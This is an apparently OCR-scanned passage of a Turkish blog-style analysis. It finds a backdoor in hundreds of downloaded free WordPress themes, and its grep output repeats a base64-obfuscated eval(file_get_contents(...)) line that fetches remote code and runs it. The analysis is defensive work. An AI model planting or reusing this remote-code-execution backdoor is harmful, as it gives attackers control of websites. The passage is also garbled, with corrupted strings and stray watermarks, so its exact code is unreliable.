index.html?DD                                           [ <=>                                                                                                   ] 100.18K  --.-KB/s    in 0.07s

2018-05-21 20:02:03 (1.41 MB/s) - â€˜index.html?DDâ€™ saved [102587]

FINISHED --2018-05-21 20:02:03--
Total wall clock time: 10m 1s
Downloaded: 653 files, 802M in 8m 4s (1.66 MB/s)
root@ubuntu:~/temalar#
```

THIS BOOK WAS PRODUCED USING WORDPRESSBOOKS.COM

```
amethyst_1.1.0.zip                colorbox_1.3.zip                  hector.zip                        minimaze_1.3.4.zip                purplaylay-lite_1.0.8.zip         symbol_1.0.3.zip                  urania.zip
amplanet.zip                      colormag_1.0.2.zip                hefdl_1.0.3.zip                   mlw_1.0.2.zip                     qbase.zip                         takeaway.zip                      ureska.zip
ample_1.6.2.zip                   colorness_1.0.5.zip               helix.zip                         mobile-friendly_1.8.zip           Quantez.zip                       temperu_1.4.0.1.zip               vanguard.zip
analyph-lite_1.3.zip              coni_1.0.12.zip                   hemingway_1.54.zip                modulus_1.0.6.zip                 Quest.zip                         template_3395.zip                 vantage_1.4.4.zip
aperture_1.1.7.zip                connections-lite_1.0.4.zip        honey_1.1.0.zip                   mosporn.zip                       radiate_1.1.5.zip                 template_3396.zip                 variant-landing-page_1.0.9.zip
appointment-blue_1.1.1.zip        cookingpress.zip                  himalayas_1.0.5.zip               Monaco.zip                        radiate_1.2.1.zip                 template_3397.zip                 veggie-lite_1.0.6.zip
appointment-green_1.0.2.zip       cosimo_1.0.6.zip                  hitchcock_1.04.zip                moonshiners.zip                   rakiya_1.0.6.zip                  template_3398.zip                 verystimplestart_1.5.zip
appointment-red_1.1.1.zip         cosmica_1.0.9.zip                 hitlipsum.zip                     mordor.zip                        ramzi_1.0.0.zip                   template_3399.zip                 videotv.zip
arcade-basic_1.0.8.zip            cosmo-online-online_1.9.5.zip     hitmag-lite_1.0.2.zip             morgan_1.02.zip                   ravenna_1.0.zip                   template_3400.zip                 vigilance.zip
arcade-basic_1.0.8.zip            cubetube.zip                      horizon.zip                       morning-monday-lite_1.0.7.zip     ravenna_1.04.zip                  template_3401.zip                 viper.zip
arenatube.zip                     cullinier.zip                     hrca.zip                          morningtime-lite_1.0.7.zip        real-estate-lite_1.1.3.zip        template_3402.zip                 viral_1.0.6.zip
arise_1.1.8.zip                   cupid.zip                         human_1.5.7.zip                   mosaium_1.0.7.zip                 realhome.zip                      template_3403.zip                 virtue_2.6.4.zip
Arkham.zip                        curiosity-lite_1.2.3.zip          hunter.zip                        munding-lite_1.0.2.zip            realistic_1.2.1.zip               template_3404.zip                 vivacity-lite_1.11.zip
aron_1.0.7.zip                    curtains_0.0.8.zip                iamsocial_1.0.4.zip               myMagazine_1.0.5.zip              recipes.zip                       template_3407.zip                 voice.zip
arora_1.2.2.zip                   dark-shop-lite_1.2.3.zip          iconic-one_1.4.9.zip              mystore_1.0.7.zip                 redlate.jpg                       template_3408.zip                 voltaire_1.0.9.zip
artificial.zip                    dbusiness.zip                     iconic-one-pro_1.2.4.zip          nano_1.0.zip                      redlate.zip                       template_3409.zip                 vosko.zip
athena_1.0.7.zip                  delicious_0.1.2.zip               illustrious_2.2.6.zip             narabul_1.0.2.1.zip               refur_1.0.5.zip                   template_3410.zip                 waffle_1.0.9.zip
auberge.zip                       detube.zip                        imedica.zip                       nature-lite_2.0.zip               regina-lite_1.0.9.1.zip           template_3412.zip                 wallbase.zip
automotive2.zip                   devview.zip                       impronta_1.0.8.zip                Nautilus.zip                      rennes-child_1.2.zip              template_3413.zip                 wanderpoorz.zip
automotive.zip                    diamond_1.1.7.zip                 indibiz_1.2.3.zip                 Neemesis.zip                      Reporter.zip                      template_3415.zip                 waves_1.0.2.zip
AutoRepairShop.zip                diavlo.zip                        ingrid_1.3.1.zip                  neo-trendy_1.0.4.1.zip            resi_1.1.7.zip                    template_3416.zip                 webapp.zip
Avenue.zip                        dinotube.zip                      inkness.zip                       netpa.zip                         restaurant-lite_1.4.zip           template_3417.zip                 webblyz.zip
avia_1.0.3.zip                    directory-starter_1.0.0.zip       inspire.zip                       newcastle_1.0.4.zip               retail_1.0.2.zip                  template_3418.zip                 webtreat_1.0.zip
avia-lite_1.0.5.zip               directory.zip                     integrity.zip                     newsanchor_1.04.zip               retailer_1.0.7.zip                template_3419.zip                 western.zip
awesomeone_1.2.6.zip              django.zip                        iquatsfl.zip                      news-maxx-lite_1.0.5.zip          retention_1.3.zip                 template_3420.zip                 wp-piccolo_1.0.4.zip
augustus.zip                      doctors_0.7.zip                   iris.zip                          Newspress_1.0.zip                 Revera.zip                        template_3422.zip                 wrlles_1.0.5.zip
azerla_1.1.0.zip                  drustan.zip                       ishop_1.0.9.zip                   next-saturday_1.3.zip             reyl-lite_1.0.3.zip               template_3423.zip                 willow_1.0.8.zip
badjohnny_1.01.zip                easytube.zip                      ishop.zip                         niche_1.0.6.zip                   RHea.zip                          template_3424.zip                 wimple-lite_1.5.14.zip
bakery.zip                        ebay_theme.zip                    isomer.zip                        nicetitate_1.1.4.zip              riba-lite_1.0.10.zip              template_3425.zip                 wink_Lopera_12.jpg
balance.zip                       edge.zip                          iwita_1.1.zip                     nomad_1.0.zip                     rikeoame_1.1.0.zip                template_3426.zip                 wlms.zip
bbird-wp_1.0.4.zip                elegantlite-lite_1.0.54.zip       jacobin_1.0.9.zip                 nonprofit_1.0.9.zip               riotcome.zip                      template_3427.zip                 wlms_1.0.2.zip
bear-mix-lite_1.0.7.zip           elifpus.zip                       jewel-blog_1.0.4.zip              nrdlc_1.3.zip                     rise.zip                          template_3428.zip                 wmack.zip
Bhost_1.2.7.zip                   elazl-lite_1.0.4.zip              jkzzzbo.zip                       north-east_1.12.zip               rocket_1.06.zip                   template_3429.zip                 wood_1.0.7.zip
binary.zip                        elephant.zip                      jobpress.zip                      nova-wp_1.2.zip                   royal_1.0.0.zip                   template_3430.zip                 workflow_1.0.2.zip
biography_1.0.6.zip               elessa.zip                        jot_1.0.2.zip                     novelTitle_1.2.2.zip              safifra.zip                       template_3431.zip                 wpf-flaty_1.1.7.zip
birthday-gift_1.0.2.zip           encase_1.1.0.zip                  Journal.zip                       Nyke.zip                          salient.zip                       template_3432.zip                 wpgumby_1.1.10.zip
biscayalite_2.1.1.zip             endoff.zip                        jovial.zip                        oblique_1.09.zip                  saper_1.0.1.zip                   template_3433.zip                 wpjobus.zip
bistro.zip                        enigma-parallax_1.1.zip           June.zip                          oceanus.zip                       scripted_1.4.0.zip                template_3434.zip                 wplms.zip
Blackbird.zip                     enigma.zip                        jungle.zip                        ocean-lite_1.6.zip                sedona_1.1.6.zip                  template_3435.zip                 wp-lms-1.2.zip
black_1.0.6.zip                   enigma.zip                        karma.zip                         olivia_1.1.1.zip                  sela_1.0.11.zip                   template_3436.zip                 wpr5.zip
bloga_1.0.6.zip                   e-shopper_1.1.zip                 KATASTROF.zip.zip                 olsen-light_1.0.1.zip             Selena.zip                        template_3437.zip                 wp-simple_2.0.3.zip
blogmaster_1.0.4.zip              estenn_1.2.2.zip                  keez.zip                          Olympia.zip                       semas-lite_1.0.4.zip              template_3438.zip                 wshop_1.3.9.zip
blogr_1.1.1.zip                   esteem.zip                        kento-blog_1.0.5.zip              one-page_2.0.5.zip                sentio_1.6.zip                    template_3439.zip                 xanadu.zip
blogsixteen_1.4.6.zip             estella_1.0.7.zip                 kemi.zip                          onepress_1.1.7.zip                Sentor.zip                        template_3440.zip                 xanthos.zip
bluesky.zip                       euphoriapro.zip                   kerincitte_1.0.5.zip              onetone.zip                       seo_1.zip                         template_3441.zip                 xenastore.zip
blueteen_1.0.2.zip                evolve_1.0.4.zip                  kiddo-lite_1.0.5.zip              onetone-business_1.16.zip         seo-business_1.zip                template_3442.zip                 xerxes.rar
bluegrring-draft_3.3.zip          explore_1.0.4.zip                 kiyoshi_1.1.0.zip                 opportunne_1.0.3.zip              seo-white_1.08.zip                template_3475.zip                 xerxes.zip
bluesand_1.2.zip                  fashionbuzz_1.2.3.zip             kommunity.zip                     Oracle.zip                        sf-impact_2.4.zip                 template_3476.zip                 xerxes.zip
bluestreet_1.1.1.zip              fashstore_1.0.6.zip               kornichi-an_1.2.0.zip             orem_1.01.zip                     sg-diamond_1.0.zip                template_3478.zip                 xhamster.zip
bootcake_1.0.4.zip                ffashion_1.0.4.zip                kotha_1.4.zip                     organic.zip                       shamrock_1.0.7.zip                template_3479.zip                 xhtemo.zip
bootframe-pro_1.2.3.zip           fgeek_1.0.5.zip                   krakatau-lite_1.0.5.zip           Orion.zip                         shaped-blog_1.5.zip               template_3480.zip                 xmaxx.zip
bootstrap-four_0.2.3.zip          flnaflix.zip                      krismas.zip                       ostraining-breeze_1.2.12.zip      shelley_1.0.2.zip                 template_3481.zip                 xporn.zip
bordeaux_1.0.2.zip                flnaflix.zip                      kroto.zip                         outfit.zip                        shop-lite_1.0.8.zip               template_3482.zip                 xpro-elegante-lite_1.0.7.zip
borthola_1.0.12.zip               flodcools_1.0.7.zip               kruzo_0.9.7.zip                   outliner_1.0.0.zip                Shuttersher.zip                   template_3484.zip                 xplose.zip
bourbonest_1.0.8.zip              flrecrow.zip                      kyma_1.4.5.zip                    oxbox_1.2.zip                     silk-lite_1.0.8.zip               template_3496.zip                 yamakazi.zip
boxed-wp_1.06.zip                 fitness-lite_1.8.zip              Lantern_2.zip                     pblog_1.1.4.zip                   silver-quantum_0.2.5.zip          template_3497.zip                 yasmin.zip
boxoffice.zip                     flask_1.0.2.zip                   Lantern.zip                       pegasus.zip                       sitvia_1.0.7.zip                  template_3498.zip                 yegor.zip
brfar_1.1.8.zip                   flat_1.7.6.zip                    Larisa.zip                        pelican.zip                       simple-east_1.4.zip               template_3499.zip                 yestube.zip
broxy_1.0.4.zip                   flaton.zip                        layout-builder_1.6.zip            pencil_1.0.5.zip                  simple-melody_1.0.7.zip           template_3505.zip                 yorkshire.zip
bubble_1.0.3.zip                  flexible.zip                      lecture_1.0.0.5.zip               perfect_1.0.2.zip                 simple-mode_1.0.zip               template_3506.zip                 youlite.zip
bulldress.zip                     fluid-baseline-grid_0.95.zip      leo_1.0.7.zip                     perra.zip                         slatfull_1.0.5.zip                the-monday_1.0.9.zip              youlite.zip
bulan_1.0.7.zip                   fmodicine_1.0.5.zip               Lexicon_2.zip                     phillips_1.0.2.zip                Siren.zip                         the-next_1.0.8.zip                youporn2.zip
burgy.zip                         fotography_1.1.2.zip              Lexicon.zip                       phosphor_2.0.3.zip                sitourigin-north_1.1.zip          thepriority_1.1.6.zip             youporn.zip
burningamel.zip                   foxeed-lite_1.0.3.zip             libre_1.0.3.zip                   photo-perfect_1.2.zip             skt-befit_2.0.zip                 theshop_1.06.zip                  zenith.zip
business-elite_1.1.4.zip          fphotography_1.0.6.zip            libretto_1.0.2.zip                Picasso.zip                       skt-cutesnyle-lite_1.6.zip        the-wp_0.0.8.zip                  zenshop.zip
business-group-vss_1.0.13.zip     fportfolio_1.0.9.zip              lightning-monkey_1.3.zip          Pilgrim.zip                       skt-girlie-lite_1.3.zip           three_1.3.7.zip                   zerafin.zip
business-lite_1.0.zip             freedom_1.0.9.zip                 limeade_1.0.9.zip                 plain-black_1.2.zip               skt-lady-lite_1.6.zip             tiger_1.0.zip                     zerenity-lite_1.4.zip
business-world_1.1.4.zip          frendine.zip                      limeade.zip                       plain-blog_1.8.zip                skt-launch_1.3.zip                Tiberius.zip                      zerenity.zip
business-world_1.1.6.zip          fuzz.zip                          listify.zip                       planar-lite_1.0.8.zip             skt-spa_1.7.zip                   Torres.zip                        zylyz.zip
root@ubuntu:~/temalar#
```

Temaları hızlıca paketinden çıkardıktan sonra arka kapı tespitine yönelik **eval** gibi belli başlı anahtar kelimeleri bu dosyalar üzerinde aradığımda, çok geçmeden tüm temaların **functions.php** dosyasında yer alıp **base64** ile gizlenmiş bir karakter dizisi dikkatimi çekti.


```
root@ubuntu:~/temalar# grep -R eval *
18porn/18porn/functions.php:eval(Off1fle_get_contents(base64_decode("aHR0cDovL3dwLmNvbS50c19ieSt5OmQ=")));
18porn/18porn/tlethumb.php:                 header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
18porn/18porn/tlethumb.php:                 header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
18porn/18porn/tlethumb.php:                 header('Cache-Control: max-age=' . BROWSER_CACHE_MAX_AGE . ', must-revalidate');
18porn/18porn/tlethumb.php:             header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
18porn/18porn/ET/Inc/lessc.php: * evaluation context, such as all available mixins and variables at any given
18porn/18porn/ET/Inc/lessc.php:     return $this->evaluate($value);
18porn/18porn/ET/Inc/lessc.php: // evaluate an expression
18porn/18porn/ET/Inc/lessc.php: protected function evaluate($exp) {
18porn/18porn/ET/Inc/lessc.php:         if ($val == 0) $this->throwError("evaluate error: can't divide by zero");
18porn/18porn/ET/Inc/lessc.php:         $this->throwError("evaluate error: color op number failed on op ".$op);
18porn/18porn/ET/Inc/lessc.php: * operators because it must evaluate to a single value and thus is less
18porn/18porn/ET/Inc/lessc.php: *   property2: (10 -5); // should evaluate to 5
18tube/18tube/functions.php:eval(Off1fle_get_contents(base64_decode("aHR0cDovL3dwLmNvbS50c19ieSt5OmQ=")));
18tube/18tube/tlethumb.php:                 header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
18tube/18tube/tlethumb.php:                 header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
18tube/18tube/tlethumb.php:                 header('Cache-Control: max-age=' . BROWSER_CACHE_MAX_AGE . ', must-revalidate');
18tube/18tube/tlethumb.php:             header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
18tube/18tube/ET/Inc/lessc.php: * evaluation context, such as all available mixins and variables at any given
18tube/18tube/ET/Inc/lessc.php:     return $this->evaluate($value);
18tube/18tube/ET/Inc/lessc.php: // evaluate an expression
18tube/18tube/ET/Inc/lessc.php: protected function evaluate($exp) {
18tube/18tube/ET/Inc/lessc.php:         if ($val == 0) $this->throwError("evaluate error: can't divide by zero");
18tube/18tube/ET/Inc/lessc.php:         $this->throwError("evaluate error: color op number failed on op ".$op);
18tube/18tube/ET/Inc/lessc.php: * operators because it must evaluate to a single value and thus is less
18tube/18tube/ET/Inc/lessc.php: *   property2: (10 -5); // should evaluate to 5
90s-retro_1.3.5/90s-retro/functions.php:eval(Off1fle_get_contents(base64_decode("aHR0cDovL3dwLmNvbS50c19ieSt5OmQ=")));
abdullo/abdullo/functions.php:eval(Off1fle_get_contents(base64_decode("aHR0cDovL3dwLmNvbS50c19ieSt5OmQ=")));
                 header('Cache-Control: max-age=' . BROWSER_CACHE_MAX_AGE . ', must-revalidate');
abdullo/abdullo/tlethumb.php:                 header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
abdullo/abdullo/ET/Inc/lessc.php: * evaluation context, such as all available mixins and variables at any given
^C
root@ubuntu:~/temalar#
```


```
root@ubuntu:~/temalar# grep -R a##Ocovc3dwLmvbs5Oc193e15Omq *
18pon/18pon/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
18tube/18tube/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
90s-retro.1.3.1/90s-retro/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
abdulo/abdulo/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
accelerate/accelerate/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
accesspress-root.1.22/accesspress-root/functions.php:   eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
accesspress-store.1.1.8/accesspress-store/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
activecollab-master/activecollab-master/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
activeTo/activeTo-master/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
adamos.2.8/adamos/functions.php:        eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
adultthema/adultthema/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
adultthemes/adultthemes/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
adventurous.1.8.1/adventurous/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
affordi.1.0.1.2/affordi/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
after-light.1.0.1/after-light/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
after-light.1.1.2/after-light/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
agile-lite.1.0.10/agile-lite/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
Ajaxify/Ajaxify/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
alchem.1.1.4/alchem/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
aliexpress/aliexpress/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
alleglant.1.0.8/alleglant/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
amethyst-lite.1.0.1/amethyst-lite/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
amethyst.1.1.5/amethyst/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
ampland/ampland/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
ample.1.0.2/ample/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
anaglyph-lite.1.3/anaglyph-lite/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
aperture.1.1.7/aperture/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
appointment-blue.1.1.1/appointment-blue/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
appointment-green.1.1.1/appointment-green/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
appointment-red.1.1.1/appointment-red/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
aquaducts.1.0.1/aquaducts/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
arcade-basic.1.0.6/arcade-basic/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
arenatube/arenatube/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
arise.1.1.5/arise/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
Arkham/Arkham/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
arora.1.9.7/arora/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
arora.1.2.2/arora/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
artificial-intelligence.1.0.1/artificial-intelligence/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
athena.1.0.7/athena/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
auberge/auberge/functions.php:          eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
automotive/automotive/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
automotive2/automotive2/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
AutoRepairShop/AutoRepairShop - Car Mechanic Shop WordPress theme Free Download/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
Avenue/Avenue/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
axis-lite.1.0.2/axis-lite/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
axis-lite.1.0.3/axis-lite/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
awesomeone.1.2.6/awesomeone/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
awgsubs/awg/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
azerta.1.1.0/azerta/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
badjohnny.1.01/badjohnny/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
bakery/bakery/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
bar-lite/bar-lite/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
bdtrd-under.1.0.4/bdtrd-under/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
beat-mix-lite.1.0.7/beat-mix-lite/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
bhost.1.2.7/bhost/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
binary/binary/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
biography.1.0.6/biography/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
birthday-gift.1.0.2/birthday-gift/functions.php:   eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
bistro-lite.1.0.1/bistro-lite/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
bistro/bistro/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
blacktube/blacktube/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
black.1.0.4/black/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
blogia.1.0.6/blogia/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
blogmaster.1.0.4/blogmaster/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
blogr.1.1.1/blogr/functions.php:eval(@file_get_contents(base64_decode("aW0Ocovc3dwLmvbs5Oc193e15Omq=")));
^C
root@ubuntu:~/temalar#
```

```
root@ubuntu:~/temalar# grep -R a##Ocovc3dwLmvbs5Oc193e15Omq * | wc -l
630
root@ubuntu:~/temalar#
```


Bu karakter dizisini Google arama motorunda arattığımda ise temaları hem güvenlik hem de kod kalitesi amacıyla denetleyen oldukça faydalı bir site (http://themecheck.info/) ile karşılaştım. Bu karakter dizisine konu olan ve indirdiğim temalar arasında da yer alan bir temada ciddi anlamda şüpheli olan kod parçaları olduğu bu sitenin denetimi sonucunda hemen göze çarpıyordu.

THIS BOOK IS PROPERTY OF PAKLAS PRESS BOOKS.COM - DO NOT PRINTING







THIS BOOK WAS PRODUCED USING WORDPRESSBOOKS.COM



